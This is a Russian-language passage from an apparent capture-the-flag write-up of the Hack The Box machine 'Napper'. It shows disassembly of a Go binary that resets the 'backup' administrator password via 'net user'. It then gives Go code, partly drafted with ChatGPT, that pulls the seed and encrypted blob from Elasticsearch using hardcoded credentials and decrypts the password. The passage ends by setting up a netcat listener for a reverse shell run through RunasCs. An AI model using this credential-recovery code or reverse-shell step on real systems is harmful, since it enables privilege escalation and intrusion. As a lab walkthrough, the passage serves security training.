


```
.text:0000000000EB07EB
.text:0000000000EB07EB loc_EB07EB:
.text:0000000000EB07EB nop
.text:0000000000EB07EC mov     eax, 28h ; '('
.text:0000000000EB07F1 call    main_randStringList
.text:0000000000EB07F6 mov     [rsp+3F8h+gen_str], rax ; gen_str
.text:0000000000EB07FE mov     [rsp+3F8h+gen_str_length], rbx ; gen_str_length
.text:0000000000EB0806 mov     rcx, [rsp+3F8h+seed_val]
.text:0000000000EB080E mov     rcx, [rcx+40h]  ; int
.text:0000000000EB0812 mov     rax, rcx        ; int
.text:0000000000EB0815 call    main_genKey
.text:0000000000EB081A mov     rdi, [rsp+3F8h+gen_str]
.text:0000000000EB0822 mov     rsi, [rsp+3F8h+gen_str_length]
.text:0000000000EB082A call    main_encrypt
.text:0000000000EB082F mov     [rsp+3F8h+res_blob], rax
.text:0000000000EB0837 mov     [rsp+3F8h+res_blob_length], rbx
.text:0000000000EB083F mov     rcx, [rsp+3F8h+var_270]
.text:0000000000EB0847 mov     rdx, [rcx+40h]
.text:0000000000EB084B mov     rdx, [rdx+10h]
.text:0000000000EB084F mov     rdx, [rdx+30h]
.text:0000000000EB0853 mov     rsi, [rdx]
.text:0000000000EB0856 xor     edi, edi
.text:0000000000EB0858 lea     rax, aUser00001 ; "user-00001"
.text:0000000000EB085F mov     ebx, 0Ah
.text:0000000000EB0864 xor     ecx, ecx
.text:0000000000EB0866 mov     r11, rsi
.text:0000000000EB0869 mov     rsi, rdi
.text:0000000000EB086C call    r11
.text:0000000000EB086F test    rbx, rbx
.text:0000000000EB0872 jz      short loc_EB08DA
```

```
RAX 0000000000FB3071 ↳ "user-00001"
RBX 000000000000000A ↳
RCX 0000000000000000 ↳
RDX 000000C000008F48 ↳ debug029:000000C000008F48
RSI 0000000000000000 ↳
RDI 0000000000000000 ↳
RBP 000000C00007FF70 ↳ debug029:000000C00007FF70
RSP 000000C00007FB80 ↳ debug029:000000C00007FB80
RIP 0000000000EB086C ↳ main_main+48C
R8  0000029FF58A98F8 ↳ debug043:0000029FF58A98F8
R9  0000000000000050 ↳
R10 000000C00001A370 ↳ "zCetJtrOFdPajrGkZXVIWAL-FWCjXIPA5i_sjGcCz0VXGKHhamKSO1sXjHR4VpXm"
R11 0000000000D20E60 ↳ github_com_elastic_go_elasticsearch_v8_esapi_newIndicesCreateFunc_func1
R12 0000000000000000 ↳
R13 000000000000000C ↳
R14 000000C000036000 ↳ debug029:000000C000036000
R15 000000C000040800 ↳ debug029:000000C000040800
EFL 00000246
```

Дизассемблированный код приложения

А затем создается процесс **cmd.exe**, выполняющий команду смены пароля пользователю **backup**. В качестве пароля будет использоваться сгенерированная 40-значная строка, которая была зашифрована и записана в базу Elastic.




```
.text:0000000000EB0B98 mov     qword ptr [rsp+3F8h+var_208], r8
.text:0000000000EB0BA0 mov     qword ptr [rsp+3F8h+var_208+8], rdx
.text:0000000000EB0BA8 lea     rdx, [rsp+3F8h+var_210]
.text:0000000000EB0BB0 mov     qword ptr [rsp+3F8h+var_20+8], rdx
.text:0000000000EB0BB8 mov     [rsp+3F8h+var_2C1], 7
.text:0000000000EB0BC0 lea     rdi, [rsp+3F8h+var_1A0]
.text:0000000000EB0BC8 lea     rdi, [rdi-30h]
.text:0000000000EB0BCC mov     [rsp+3F8h+var_408], rbp
.text:0000000000EB0BD1 lea     rbp, [rsp+3F8h+var_408]
.text:0000000000EB0BD6 call    loc_AA63F0
.text:0000000000EB0BDB mov     rbp, [rbp+0]
.text:0000000000EB0BDF lea     rdx, aC_2       ; "/c"
.text:0000000000EB0BE6 mov     [rsp+3F8h+var_1A0], rdx
.text:0000000000EB0BEE mov     [rsp+3F8h+var_198], 2
.text:0000000000EB0BFA lea     rdx, aNet_1     ; "net"
.text:0000000000EB0C01 mov     [rsp+3F8h+var_190], rdx
.text:0000000000EB0C09 mov     [rsp+3F8h+var_188], 3
.text:0000000000EB0C15 lea     rdx, aUser_1    ; "user"
.text:0000000000EB0C1C mov     [rsp+3F8h+var_180], rdx
.text:0000000000EB0C24 mov     [rsp+3F8h+var_178], 4
.text:0000000000EB0C30 lea     rdx, aBackup    ; "backup"
.text:0000000000EB0C37 mov     [rsp+3F8h+var_170], rdx
.text:0000000000EB0C3F mov     [rsp+3F8h+var_168], 6
.text:0000000000EB0C4B mov     rdx, [rsp+3F8h+gen_str]
.text:0000000000EB0C53 mov     [rsp+3F8h+var_160], rdx
.text:0000000000EB0C5B mov     rdx, [rsp+3F8h+gen_str_length]
.text:0000000000EB0C63 mov     [rsp+3F8h+var_158], rdx
.text:0000000000EB0C6B lea     rax, aCWindowsSystem ; "C:\\Windows\\System32\\cmd.exe"
.text:0000000000EB0C72 mov     ebx, 1Bh
.text:0000000000EB0C77 lea     rcx, [rsp+3F8h+var_1A0]
.text:0000000000EB0C7F mov     edi, 5
.text:0000000000EB0C84 mov     rsi, rdi
.text:0000000000EB0C87 call    os_exec_Command
.text:0000000000EB0C8C call    os_exec__ptr_Cmd_CombinedOutput
.text:0000000000EB0C91 test    rdi, rdi
.text:0000000000EB0C94 jz      short loc_EB0CCB
```

```
.text:0000000000EB0C96 movups  [rsp+3F8h+var_220], xmm15
```

```
RAX 0000000000FBAEBF ↳ "C:\\Windows\\System32\\cmd.exe"
RBX 000000000000001B ↳
RCX 000000C00007FDD8 ↳ debug074:000000C00007FDD8
RDX 0000000000000028 ↳
RSI 0000000000000005 ↳
RDI 0000000000000005 ↳
RBP 000000C00007FF70 ↳ debug074:000000C00007FF70
RSP 000000C00007FB80 ↳ debug074:000000C00007FB80
RIP 0000000000EB0C87 ↳ main_main+8A7
R8  0000000001068930 ↳ .rdata:go_itab__net_http_bodyEOFSignal_io_ReadCloser
R9  0000000000EB0D40 ↳ main_main_func3
R10 0000E889885599F5 ↳
R11 0000000060000810 ↳
R12 FFFFFFFFFFFFFFFF ↳
R13 FFFFFFFFFFFFFFFF ↳
R14 000000C000036000 ↳ debug074:000000C000036000
R15 0000000000000034 ↳
EFL 00000282
```

```
Decimal  Hex   State  Name
7312     1C90  Ready  a.exe
7188     1C14  Ready  7FFF175C2AD0
6936     1B18  Ready  7FFF175C2AD0
7752     1E48  Ready  runtime_tstart_stdcall
4072     FE8   Ready  runtime_tstart_stdcall
7660     1DEC  Ready  runtime_tstart_stdcall
1032     408   Ready  runtime_tstart_stdcall
```

Дизассемблированный код приложения



```
debug074:000000C00007FDD4      db    0
debug074:000000C00007FDD5      db    0
debug074:000000C00007FDD6      db    0
debug074:000000C00007FDD7      db    0
debug074:000000C00007FDD8      dq offset aC_2          ; "/c"
debug074:000000C00007FDE0      dq 2
debug074:000000C00007FDE8      dq offset aNet_1        ; "net"
debug074:000000C00007FDF0      dq 3
debug074:000000C00007FDF8      dq offset aUser_1       ; "user"
debug074:000000C00007FE00      dq 4
debug074:000000C00007FE08      dq offset aBackup       ; "backup"
debug074:000000C00007FE10      dq 6
debug074:000000C00007FE18      dq offset aOiomqhjxsrbjxx ; "oIOMQhJxSRbjxxxBWbjEgQuYYOxndrJUd
debug074:000000C00007FE20      dq 28h
debug074:000000C00007FE28      db 0F0h
debug074:000000C00007FE29      db  27h ; '
debug074:000000C00007FE2A      db  0Ah
debug074:000000C00007FE2B      db    0
debug074:000000C00007FE2C      db 0C0h
debug074:000000C00007FE2D      db    0
debug074:000000C00007FE2E      db    0
debug074:000000C00007FE2F      db    0
debug074:000000C00007FE30      db    1
debug074:000000C00007FE31      db    0
```


```
RAX 0000000000FBAEBF ↳ "C:\\Windows\\System32\\cmd.exe"
RBX 000000000000001B ↳
RCX 000000C00007FDD8 ↳ debug074:000000C00007FDD8
RDX 0000000000000028 ↳
RSI 0000000000000005 ↳
RDI 0000000000000005 ↳
RBP 000000C00007FF70 ↳ debug074:000000C00007FF70
RSP 000000C00007FB80 ↳ debug074:000000C00007FB80
RIP 0000000000EB0C87 ↳ main_main+8A7
R8  0000000001068930 ↳ .rdata:go_itab__net_http_bodyEOFSignal_io_ReadCloser
R9  0000000000EB0D40 ↳ main_main_func3
R10 0000E889885599F5 ↳
R11 0000000060000810 ↳
R12 FFFFFFFFFFFFFFFF ↳
R13 FFFFFFFFFFFFFFFF ↳
R14 000000C000036000 ↳ debug074:000000C000036000
R15 0000000000000034 ↳
EFL 00000282
```

Параметры команды cmd.exe

Таким образом, мы можем получить пароль пользователя **backup**, у которого есть права администратора. Для этого необходимо узнать значение **seed**, на его основе сгенерировать ключ, затем получить значение **blob** и расшифровать при помощи ключа. Перейдем к написанию кода.

Декриптор

Давай попробуем попросить ChatGPT накидать код, который будет обращаться к базе и получать нужные значения из базы Elastic.



You

Напиши код на golang, который будет выполнять следующие действия:
1. Выполняет запрос на https://127.0.0.1:9200/_search?q=* с Basic авторизацией (логин elastic, пароль oKHzjZw0EGcRxT2cux5K) и игнорированием ошибок сертификата
2. В полученных данных вида `{"took":3,"timed_out":false,"_shards":{"total":2,"successful":2,"skipped":0,"failed":0},"hits":{"total":{"value":2,"relation":"eq"},"max_score":1.0,"hits":[{"_index":"seed","_id":"1","_score":1.0,"_source":{
  "seed": 33865673
}},{"_index":"user-00001","_id":"lq6TGowBKwY7qlU7F-Mq","_score":1.0,"_source":{"blob":"waWwo3ROn4SlvkUZ5rfYuNXx61bkpeRlq0LZsi-C5ETNpPHXWgjdYAypoKUNhc_ZUr0Aq8ZVlaM=","timestamp":"2023-11-29T02:14:56.1265765-08:00"}}]}}` извлечет значения 33865673 и waWwo3ROn4SlvkUZ5rfYuNXx61bkpeRlq0LZsi-C5ETNpPHXWgjdYAypoKUNhc_ZUr0Aq8ZVlaM= и отобразит их в консоли

ChatGPT


Конечно, вот пример кода на Golang, который выполняет указанные вами действия:

```go
package main

import (
    "bytes"
    "encoding/base64"
```

Запрос к ChatGPT

Здесь нужно убрать лишний импорт, а в остальном код полностью рабочий.

```
package main

import (
 "crypto/tls"
 "encoding/json"
 "fmt"
 "io/ioutil"
 "net/http"
)

func main() {
 url := "https://127.0.0.1:9200/_search?q=*"
 username := "elastic"
 password := "oKHzjZw0EGcRxT2cux5K"

 req, err := http.NewRequest("GET", url, nil)
 if err != nil {
   fmt.Println("Ошибка при создании запроса:", err)
   return
 }

 req.SetBasicAuth(username, password)

 tr := &http.Transport{
   TLSClientConfig: &tls.Config{InsecureSkipVerify: true},
 }

 client := &http.Client{Transport: tr}

 resp, err := client.Do(req)
 if err != nil {
   fmt.Println("Ошибка при выполнении запроса:", err)
   return
 }
 defer resp.Body.Close()

 body, err := ioutil.ReadAll(resp.Body)
 if err != nil {
   fmt.Println("Ошибка при чтении тела ответа:", err)
   return
 }

 var response map[string]interface{}
 err = json.Unmarshal(body, &response)
 if err != nil {
   fmt.Println("Ошибка при разборе JSON:", err)
   return
 }

 hits, ok := response["hits"].(map[string]interface{})
 if !ok {
   fmt.Println("Не удалось получить данные hits из ответа")
   return
 }

 hitsArray, ok := hits["hits"].([]interface{})
 if !ok {
   fmt.Println("Не удалось получить массив hits из ответа")
   return
 }

 for _, hit := range hitsArray {
   hitData, ok := hit.(map[string]interface{})
   if !ok {
     fmt.Println("Не удалось получить данные hit из ответа")
     return
   }

   source, ok := hitData["_source"].(map[string]interface{})
   if !ok {
     fmt.Println("Не удалось получить данные _source из ответа")
     return
   }

   seed, ok := source["seed"].(float64)
   if ok {
     fmt.Printf("Значение seed: %v\n", int32(seed))
   }

   blob, ok := source["blob"].(string)
   if ok {
     fmt.Printf("Значение blob: %s\n", blob)
   }
 }
}
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/napper]
└─$ go run decrypt.go
Значение seed: 60514660
Значение blob: k59yjPx5NyAGM97y3AaZzObdCD_dh0sfBnIuE2T1hPCjAtOaEiUPQPa6Gc2XQCyzqug3aW5UEkY=
```

Значения из базы Elastic

Теперь осталось взять найденный код для расшифровки пароля, добавить генерацию ключа из **seed** и объединить с уже имеющимся кодом.

```
...
      iSeed := int64(0)

      for _, hit := range hitsArray {
   hitData, ok := hit.(map[string]interface{})
   if !ok {
     fmt.Println("Не удалось получить данные hit из ответа")
     return
   }

   source, ok := hitData["_source"].(map[string]interface{})
   if !ok {
     fmt.Println("Не удалось получить данные _source из ответа")
     return
   }

   seed, ok := source["seed"].(float64)
   if ok {
     iSeed = int64(seed)
     fmt.Printf("Значение seed: %v\n", iSeed)
   }

   blob, ok := source["blob"].(string)
   if ok {
     fmt.Printf("Значение blob: %s\n", blob)

     rand.Seed(iSeed)
     key := make([]byte, 16)
     for i := range key {
     key[i] = byte(1 + rand.Intn(254))
     }

     decodedBlob, err := base64.URLEncoding.DecodeString(blob)
     if err == nil {
     iv := decodedBlob[:aes.BlockSize]
     encPassword := decodedBlob[aes.BlockSize:]

     block, _ := aes.NewCipher(key)
     stream := cipher.NewCFBDecrypter(block, iv)

     decPassword := make([]byte, len(encPassword))
     stream.XORKeyStream(decPassword, encPassword)

     fmt.Printf("Password: '%s'\n", string(decPassword))
     }
   }
 }
...
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/napper]
└─$ go run decrypt2.go
Значение seed: 51153989
Значение blob: 0BX0UGPcLM6ju58MasOTlvurpXv6QOZmWDaEaIqmTJ-IrKQw9fCaxpAw-HI8Fskc-sXxF9f9yb4=
Password: 'lHasKJxkPDJzOAipYYuEUTFIhszOmxgKeFZjGeeC'
```

Получение пароля пользователя

Все операции нужно делать быстро, так как пароль меняется раз в минуту. Запускаем новый листенер (**rlwrap nc -lvp 5432**) и выполняем реверс-шелл от имени другого пользователя с помощью **RunasCs**.

